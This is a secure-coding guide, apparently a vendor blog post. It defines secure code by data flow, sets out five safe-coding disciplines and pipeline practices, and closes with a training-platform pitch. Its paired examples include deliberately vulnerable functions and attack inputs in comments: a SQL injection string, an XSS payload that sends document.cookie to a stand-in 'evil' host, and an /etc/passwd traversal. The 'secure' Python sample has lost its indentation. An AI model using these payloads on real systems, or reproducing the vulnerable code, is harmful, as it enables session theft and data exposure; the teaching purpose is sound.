Ask ten developers what is a secure code and you will get ten answers — most circling around "code without bugs," "code that passes the scanner," or "code that follows the framework's documentation." None of those definitions are quite right, and the gap between the working developer's intuition and the appsec discipline's formal definition is one of the reasons the same vulnerability classes have stayed on the OWASP Top 10 for two decades. This guide is the working definition: what is secure code, what secure code meaning reduces to in engineering practice, a concrete secure code example across three languages, the five disciplines of safe coding that distinguish secure code from accidentally-correct code, the secure code management practices that move the property from a single developer's head into the team's pipeline, the misconceptions that produce insecure code at scale, and the closing reminder that secure code is a discipline rather than a checkbox.
What Is Secure Code? A Working Definition
Secure code is code that maintains its security guarantees under all attacker-influenced inputs and runtime conditions. That is the working definition this guide will use, and every other property people commonly attach to the phrase — "follows best practices," "passes the SAST scan," "uses the framework correctly" — is downstream of that core property. The question what is a secure code resolves cleanly once you take the security-guarantee framing seriously: a piece of code is secure with respect to a guarantee (confidentiality of session tokens, integrity of database state, availability of the service, correctness of authorization decisions) if no input an attacker can deliver — through any reachable channel — causes the guarantee to break.
The framing matters because it explains why secure code meaning cannot be reduced to "code without bugs." Plenty of code has bugs that never become security issues; plenty of bug-free code from a functional perspective has catastrophic security properties because it trusts inputs it should not trust. The secure-vs-insecure axis is orthogonal to the works-vs-broken axis. A function that returns the correct user profile for the correct user ID is functionally correct. The same function is insecure if it returns any user profile to any caller without checking whether the caller is authorized to read it. The function works; the function is not secure.
The second clarifying frame is that secure code is about verifiable invariants. A developer writing secure code is not merely following a list of dos and don'ts — though those checklists exist and matter. They are reasoning about the invariants the code must maintain (this string is never interpreted as SQL, this user is always authorized before this action, this serialized object never deserializes attacker-controlled data) and constructing the code so the invariants are enforced by the structure of the code rather than by the developer remembering to apply them at every call site. Secure code is code where the secure path is the default path and the insecure path requires an explicit, reviewable deviation.
This guide treats what is secure code as the central question of the application security discipline. Every defense-in-depth control, every vulnerability class, every tool, every training program, every code-review checklist exists to answer some specific instance of that question. The umbrella discipline is broad, but the underlying question is narrow: given that this code will run with attacker-influenced inputs, does it maintain its security guarantees? When the answer is yes, the code is secure. When the answer is no — or when no one has asked the question — the code is insecure by default, regardless of how clean it looks or how well it passes its functional tests.
Secure Code vs Insecure Code — Where the Boundary Sits
The boundary between secure code and insecure code is not at the line-of-code level. It is at the data-flow level. A single line of code is rarely "insecure" in isolation; it becomes insecure when it sits at the end of a flow that connects an untrusted source (a request parameter, a stored database row, a message from a queue, a header, a filename, a deserialization input) to a sink that interprets the data in some way the attacker can exploit (a SQL query, an HTML rendering, a shell command, a filesystem path, a deserializer, an authorization decision). Secure code keeps that flow under control; insecure code lets untrusted data reach a sink unprotected.
This is why definitions of insecure code that focus on syntax — "uses string concatenation in SQL," "calls innerHTML with a variable," "uses eval" — are useful as heuristics but incomplete as definitions. Each of those patterns is insecure when the variable is attacker-influenced; each is harmless when the variable is a constant or a value the program has already verified. The shape of insecure code is always the same: untrusted-source, no sanitization gate, sensitive sink. Recognizing that shape — in any language, framework, or codebase — is the core skill behind reading code with a security lens, and the skill our secure code review best practices guide focuses on building.
The boundary frame also explains why the same vulnerability classes recur across languages, frameworks, and decades. The SQL injection of 2003 and the GraphQL injection of 2026 are the same shape: untrusted data reaching an interpreter without a separate channel for code and data. The cross-site scripting of 2005 and the prototype pollution of 2024 are the same shape: untrusted data reaching a sink that interprets it. Insecure code is not a property of the language — Rust, Go, Java, Python, JavaScript, and PHP all produce insecure code at roughly comparable rates when the developer's mental model of where untrusted data flows is missing. It is a property of the developer's understanding of which data is trusted, which sinks interpret data, and what gates separate them.
A Concrete Secure Code Example — SQL, HTML, and Filesystem
Definitions land harder when paired with code. Three short secure code example pairs follow — each shows a small piece of insecure code, the same piece rewritten as secure code, and the structural change that converts the first into the second. The pairs cover three of the most common sink categories: SQL queries, HTML rendering, and filesystem access. The fixes are not exotic; they are the textbook patterns that every secure-coding curriculum teaches and that safe coding practice applies by default.
The first pair is Python plus SQL — the canonical injection case where untrusted data reaches the database driver without parameterization:
# Insecure: untrusted user_id concatenated into the SQL string
def get_user(user_id):
    cursor = db.cursor()
    query = "SELECT id, email FROM users WHERE id = '" + user_id + "'"
    cursor.execute(query)
    return cursor.fetchone()

# An attacker passes user_id = "1' OR '1'='1" and the WHERE clause
# evaluates true for every row. The database returns one user the
# attacker did not specify; with UNION SELECT they exfiltrate more.
# Secure: parameterized query — driver separates code from data
def get_user(user_id):
cursor = db.cursor()
cursor.execute(
"SELECT id, email FROM users WHERE id = %s",
(user_id,)
)
return cursor.fetchone()
# The driver sends the SQL and the parameter on separate channels.
# user_id is treated as a value, never parsed as SQL syntax. The
# injection class is closed by construction at this call site.The second pair is JavaScript plus the DOM — an XSS sink where the developer used innerHTML on a string the application did not control. This is the modern shape of insecure code in single-page apps and the reason the OWASP Top 10 lists XSS under the broader injection category covered in our OWASP A03 injection developer guide:
// Insecure: innerHTML parses the assigned string as HTML
async function showComment(id) {
  const comment = await fetch(`/api/comments/${id}`).then(r => r.json());
  document.getElementById('comment').innerHTML = comment.body;
}

// If comment.body contains "<img src=x onerror=fetch('//evil/'+document.cookie)>",
// the image tag is created and the onerror handler runs in the
// application's origin with full access to the session.
// Secure: textContent treats the value as text, never parses markup
async function showComment(id) {
const comment = await fetch(`/api/comments/${id}`).then(r => r.json());
document.getElementById('comment').textContent = comment.body;
}
// The browser inserts a single text node. No HTML parsing happens.
// The injection class is closed by switching from a sink that
// interprets HTML to a sink that does not.The third pair is Node.js plus filesystem access — the path traversal pattern where a user-supplied filename reaches a filesystem call without normalization or containment:
// Insecure: user-supplied filename concatenated into a filesystem path
const fs = require('fs/promises');
const path = require('path');

async function readUserFile(req, res) {
  const file = req.query.name; // attacker-controllable
  const data = await fs.readFile('/var/app/uploads/' + file, 'utf8');
  res.send(data);
}

// Attacker requests ?name=../../../etc/passwd and the resolved path
// escapes the uploads directory; the server returns system files.
// Secure: resolve, then verify the path stays inside the base dir
const fs = require('fs/promises');
const path = require('path');
const BASE = path.resolve('/var/app/uploads');
async function readUserFile(req, res) {
const requested = path.resolve(BASE, req.query.name);
if (!requested.startsWith(BASE + path.sep)) {
return res.status(400).send('invalid path');
}
const data = await fs.readFile(requested, 'utf8');
res.send(data);
}
// path.resolve normalizes the input. The startsWith check confirms
// the resolved path is contained within BASE. Traversal payloads
// resolve to a path outside BASE and are rejected before fs.readFile.Three different sinks, three different fixes, one pattern. Each secure code example above replaces an unsafe sink call with either a sink that does not interpret the data dangerously, or a verified-input call where the gate sits between the untrusted source and the sink. The fixes are small, but the property they produce is large: in each case, no input the attacker can deliver causes the security guarantee to break.
The Anatomy of Safe Coding (Five Disciplines)
Safe coding is the working name for the day-to-day disciplines that produce secure code as a routine output rather than as a heroic exception. The phrase covers more than a list of language-specific tricks; it covers the mental model the developer brings to every function, every API call, every data flow. Five disciplines, in order of where they sit in the data flow, capture the bulk of safe coding practice.

Discipline 1: Input validation at the boundary. Untrusted data is identified the moment it enters the program — at the HTTP handler, the queue consumer, the file reader, the deserialization point — and validated against an allowlist of acceptable shapes before it flows further. The validation is structural (this is an integer, this is a UUID, this is one of an enumerated set of strings), not blocklist-based ("no quotes, no angle brackets"). Allowlist validation is the only validation that scales; blocklists fail to every payload variation the developer did not anticipate. Safe coding treats the input boundary as the place where untrusted data becomes typed, validated, structured data — and treats anything that flows past the boundary without validation as a known liability.
Discipline 2: Output encoding by context. When data flows into a sink that interprets it — HTML, SQL, shell, URL, log entry, regex, eval-context, deserializer — the data is encoded for the sink's specific context. The encoding is sink-specific. A string safe for HTML body is not safe for HTML attribute. A string safe for SQL is not safe for shell. A string safe for a URL path is not safe for a URL query. Frameworks that apply context-aware auto-escaping (modern templating engines, parameterized SQL drivers, prepared shell-execution APIs) externalize the discipline; raw concatenation reinternalizes it and produces insecure code at every call site that forgets the rule.
Discipline 3: Safe defaults and least privilege. The default state of every component is the most restrictive one that still lets the system function. Database connections use the least-privileged credentials that meet the application's needs. File system operations operate within a contained directory. Network operations restrict outbound destinations. Cryptographic primitives default to authenticated encryption. Cookies default to HttpOnly + Secure + SameSite. The principle is that, when a developer is rushed, distracted, or unfamiliar with the security implications of a configuration choice, the safest behavior is the one the system applies in absence of explicit override. Insecure-by-default systems produce insecure deployments at scale; safe-by-default systems produce secure deployments at scale.
Discipline 4: Explicit invariants enforced by tests. The security properties the code must maintain are written down and checked. Authorization invariants are tested with both authorized and unauthorized callers. Injection invariants are tested with payloads that would break unsafe implementations. Access-control invariants are tested with role transitions. The tests are part of the test suite and run on every change, so a future refactor that breaks an invariant is caught at PR time rather than at incident time. Without explicit invariant tests, security properties are unowned — they exist only in the original developer's head and decay as the team and the codebase change.
Discipline 5: Dependency hygiene. Most modern code is composition over a tree of third-party dependencies, and a vulnerability in any dependency is, transitively, a vulnerability in the application. Safe coding tracks the dependency tree, applies vulnerability scanning (SCA tools), updates promptly when CVEs land, audits the supply chain for typosquats and account compromises, and treats every transitive dependency as code the team is responsible for understanding at the level of "what does this do, what does it touch, and what would happen if it were malicious." The discipline becomes more important every year as the dependency tree grows; a 2026 application with hundreds of transitive dependencies has hundreds of attack surfaces if any of them are unmaintained or compromised.
The five disciplines reinforce each other. Input validation stops bad data from reaching the sink. Output encoding stops the data from being interpreted dangerously even if validation missed something. Safe defaults catch what the developer forgets. Invariant tests catch regressions. Dependency hygiene catches what the developer never wrote in the first place. Removing any one discipline weakens the whole; layering all five produces secure code as a routine outcome rather than as an occasional achievement.
Secure Code Management — From Repository to Production
Secure code management is the discipline that takes secure code from a property of an individual developer's commit and makes it a property of the team's pipeline. The phrase covers everything between "a developer writes a function" and "the function is running in production": version control, code review, automated security checks in CI, dependency review, secrets handling, deployment artifacts, audit trails. A team that does safe coding well at the developer level but does not do secure code management well at the pipeline level still ships insecure code regularly because the pipeline is where individual mistakes get caught and where institutional knowledge gets enforced.
Version control hygiene. Commits are signed (GPG or SSH signing) so the authorship of every change is verifiable. The main branch has branch protection that requires PRs, requires review, requires CI to pass, and forbids force-pushes. Tags for releases are signed. The repository's history is the audit trail for everything that ships, and the integrity of that history is a security property: if an attacker who compromises a developer's account can rewrite history, the audit trail is worthless. Branch protection plus signed commits plus reviewed PRs is the baseline configuration for secure code management in 2026.
Code review with a security lens. Every PR gets reviewed, and the review includes an explicit pass for security implications — not in addition to functional review, but woven through it. The reviewer asks: where does untrusted data flow in this change, what sinks does it reach, what authorization checks are involved, what cryptographic primitives are touched, what dependencies were added, what configuration changed. A team that reviews only for functional correctness routinely merges insecure code that passes functional tests; a team that reviews for both consistently catches the bugs that scanners miss. The patterns and checklist for this kind of review are covered in our secure code review best practices guide.
SAST and DAST in CI. Static analysis runs on every PR and blocks merges that introduce known-bad patterns. Dynamic analysis runs on every staging deployment and catches behaviors that only appear at runtime. The two are complementary, not redundant — SAST sees code paths the running app may not exercise, and DAST sees runtime behavior that no static analysis can predict — and the layered combination, with IAST instrumented into longer-running test environments, produces strong coverage for the common vulnerability classes. The tradeoffs are covered in our IAST vs DAST vs SAST comparison.
Dependency review and SCA. Every dependency added to the codebase is reviewed at PR time — the reviewer checks the package's maintenance status, recent security history, and what it actually does at runtime. SCA tools scan the dependency tree continuously and alert on new CVEs as they're disclosed. Updates are applied promptly; outdated dependencies are tracked and remediated rather than ignored. Modern secure code management treats the dependency tree as part of the codebase, because operationally it is.
Secrets never in code. API keys, database passwords, signing keys, and other credentials never live in the repository — not in plain files, not in encrypted files committed alongside the code, not in environment files committed by accident. Secret scanning runs on every commit and blocks pushes that contain credential patterns. Secrets live in dedicated secret managers (HashiCorp Vault, AWS Secrets Manager, etc.) with rotation, audit, and least-privilege access. The discipline is one of the easiest to define and one of the most consistently violated; the breach reports of every year include companies that knew the rule and broke it under deadline pressure.
Deployment immutability and audit trails. The artifact that runs in production is the same artifact that passed CI; it is not modified between build and deploy. The deployment pipeline records what was deployed, when, by whom, from which commit. Production access is logged; configuration changes are version-controlled. The end-to-end picture — from requirements gathered to feature deployed — is the subject of our secure SDLC from requirements to deployment guide, which connects secure code management to the wider lifecycle context.
Common Misconceptions About What Secure Code Means
Asking what is secure code in mixed audiences usually surfaces four recurring misconceptions, each of which sounds plausible enough that teams sometimes optimize toward the misconception instead of the property.
Misconception 1: "Secure code is code without bugs." Bug-free code is desirable but neither necessary nor sufficient for secure code. Secure code is code that fails safely under attacker influence — a function that throws an exception on an unexpected input is more secure than a function that silently produces wrong output, even though the throwing function arguably has more "bugs." The conflation of correctness with security misallocates attention; teams that focus on bug-counting often ignore the data-flow shape that determines whether bugs become security incidents.
Misconception 2: "Framework defaults are enough." Modern frameworks default to safer behaviors than they did a decade ago — auto-escaped templates, parameterized ORMs, opinionated authentication. The defaults eliminate large portions of the attack surface for code that uses them. They are not a substitute for understanding what the framework is doing; the moment a developer reaches for the framework's escape hatch (raw HTML, raw SQL, custom middleware) they are back to writing the security property by hand, and most production codebases have many such escape hatches. Frameworks reduce the surface; they do not eliminate it.
Misconception 3: "Compliance equals secure." SOC 2, ISO 27001, PCI DSS, and similar frameworks define minimum controls that organizations must implement. They are useful — many organizations would not implement basic security controls without compliance pressure — but they are minimums, and meeting the minimum is not equivalent to having secure code. Compliance audits sample for control existence, not control effectiveness. A codebase that passes a SOC 2 audit can still be riddled with the vulnerability classes covered in our OWASP Top 10 2025 changes overview, because compliance frameworks are not vulnerability-class-aware at the level the OWASP Top 10 is.
Misconception 4: "AI assistants make code secure." AI coding assistants — Copilot, Cursor, Claude Code, and the rest of the 2026 generation — produce code at much higher velocity than unaided developers, and the security properties of the produced code track the security properties of the training data. That data includes a great deal of insecure code from public repositories. AI assistants reproduce the patterns they were trained on, including the vulnerable patterns; without a developer who can recognize and reject the insecure suggestions, AI-assisted development produces insecure code faster than unaided development. The dynamic — what we call the AI security paradox in our AI-generated code security paradox piece — is that AI raises the floor on coding velocity but does not raise the floor on security knowledge, and the team's effective security posture moves in whichever direction the developer's fluency moves.
The Tooling and Process Behind Secure Code
The toolchain that supports secure code is layered, with each layer catching a different slice of the surface. SAST scans source code for known-bad patterns at PR time. DAST exercises the running application with attack payloads in staging. SCA tracks the dependency tree for known vulnerabilities. Secret scanners block credentials at commit time. IaC scanners validate infrastructure-as-code definitions before deployment. Runtime protections (RASP, WAF, anomaly detection) catch what slips into production. No single tool is sufficient; the layering produces the coverage. The comparison and tradeoffs across SAST/DAST/IAST in particular are detailed in our IAST vs DAST vs SAST comparison guide.
The honest framing, though, is that tooling alone does not produce secure code. Tools find a high portion of well-known vulnerability patterns and a small portion of context-specific bugs; they generate findings that someone has to triage and fix; they raise the cost of writing insecure code but do not directly raise the cost of intending to write it. The lever that consistently moves the secure-code property is developer fluency — the developers' ability to recognize untrusted data, to anticipate sink interpretation, to apply the right encoding and validation by reflex. Teams that invest in developer fluency see scanner findings drop because the developers stop introducing the bugs the scanners are tuned to catch.
This is where safe coding training programs matter, and where most traditional approaches fail — a topic covered in detail in our why traditional security training fails piece. Annual compliance training does not build fluency; PowerPoint slides about OWASP Top 10 do not build fluency; one-time secure-coding workshops do not build fluency. Fluency comes from frequent, contextual, language-specific practice on realistic vulnerable code — the kind of practice that builds the recognition reflex over time.
Why Insecure Code Persists Despite Decades of Investment
The OWASP Top 10 has been published since 2003. The same vulnerability classes appear on every revision: injection, broken access control, cryptographic failures, insecure design, security misconfiguration. The category names shift, the rankings shuffle, and the descriptions get refined — but the classes are remarkably stable across revisions, which is striking given that the cumulative industry investment in tooling, training, and awareness over those two decades runs into many billions of dollars.
The persistence is not a tooling failure. The tools have improved substantially — modern SAST catches patterns that 2010-era SAST missed entirely; modern frameworks default to safer behaviors than 2010-era frameworks; modern languages have eliminated entire classes (memory-safe languages alone have removed huge swathes of the buffer-overflow surface). The persistence is a fluency gap. The same untrusted-source-to-unprotected-sink pattern that produced SQL injection in 2003 produces injection in GraphQL, NoSQL, ORM raw queries, and LLM prompts in 2026 — and produces them because the developers writing the new sinks did not internalize the pattern from the old sinks.
The economic reality reinforces the fluency gap. Developers ship under deadline pressure. The security implications of a particular line of code are rarely the deadline pressure's top priority. A developer who has practiced recognizing the insecure shape can apply the secure shape almost as quickly; a developer who has not, applies the easiest available pattern — which is often the insecure one. Multiply that across every line of every team's codebase and the result is the recurrence patterns that produce the OWASP Top 10's stability. The compounding cost of those recurrences — across breaches, audit findings, remediation efforts, customer trust loss — is the subject of our real cost of insecure code analysis.
The closing observation is that the fluency gap is closeable, but only by making the fluency itself a deliberate engineering deliverable rather than a hopeful side effect of working in the field. Teams that close it treat secure-coding skill development like other engineering skill development — frequent practice, language-specific exercises, vulnerability-class drills, code-review feedback loops. Teams that do not, ship the same vulnerability classes their predecessors shipped twenty years ago, with newer frameworks and slightly different syntax.
Tools Find Insecure Code. Developers Stop Writing It.
A SAST tool that flags an unsafe query in CI is better than discovering the same bug six months later in a pentest report — but neither is as good as a developer who would never have written the unsafe query in the first place. SecureCodingHub builds the language-specific, vulnerability-class-aware fluency that turns secure code from a code-review finding into the default a developer reaches for. If your team is tired of scanners catching the same insecure patterns release after release, we'd be glad to show you how the platform reshapes the input side of that pipeline.
See the PlatformClosing — Secure Code Is a Discipline, Not a Checkbox
The question what is a secure code has a short answer — code that maintains its security guarantees under all attacker-influenced inputs and runtime conditions — and a long answer that fills this guide. The long answer is that secure code is the property that emerges when developers, tooling, and process all reinforce each other: developers fluent in the data-flow patterns that produce vulnerability classes, tooling layered to catch the patterns developers miss, and secure code management processes that make sure individual mistakes get caught at PR time rather than at incident time. Removing any one of the three weakens the whole; layering all three produces secure code as a property of the team's output rather than as an occasional achievement of an individual commit.
The vulnerability-class persistence on the OWASP Top 10 over two decades says something important about where the leverage sits. It is not at the tool layer — the tools have improved enormously, and the classes persist. It is not at the framework layer — the defaults have improved, and the classes persist. It is at the developer-fluency layer, and that layer is the one most teams underinvest in relative to its leverage. Fluency is built by practice, frequent and contextual; it is not built by annual training videos. The teams that close their security gap are the teams that treat secure-coding skill as a deliberate engineering deliverable, with the same seriousness they treat any other skill the team needs to ship its product.
That is what safe coding, as a discipline, asks of a team. Define the security guarantees the code must maintain. Recognize the data flows that put those guarantees at risk. Apply the input validation, output encoding, safe defaults, invariant tests, and dependency hygiene that close the flows. Manage the code through review, CI checks, and deployment audit so individual lapses get caught. Build the developer fluency that makes the secure path the default path. The end state is not a checkbox marked on a compliance form; it is a team that ships code that maintains its security guarantees by construction, because the people writing it understand secure code meaning at the level where it actually matters — line by line, sink by sink, flow by flow.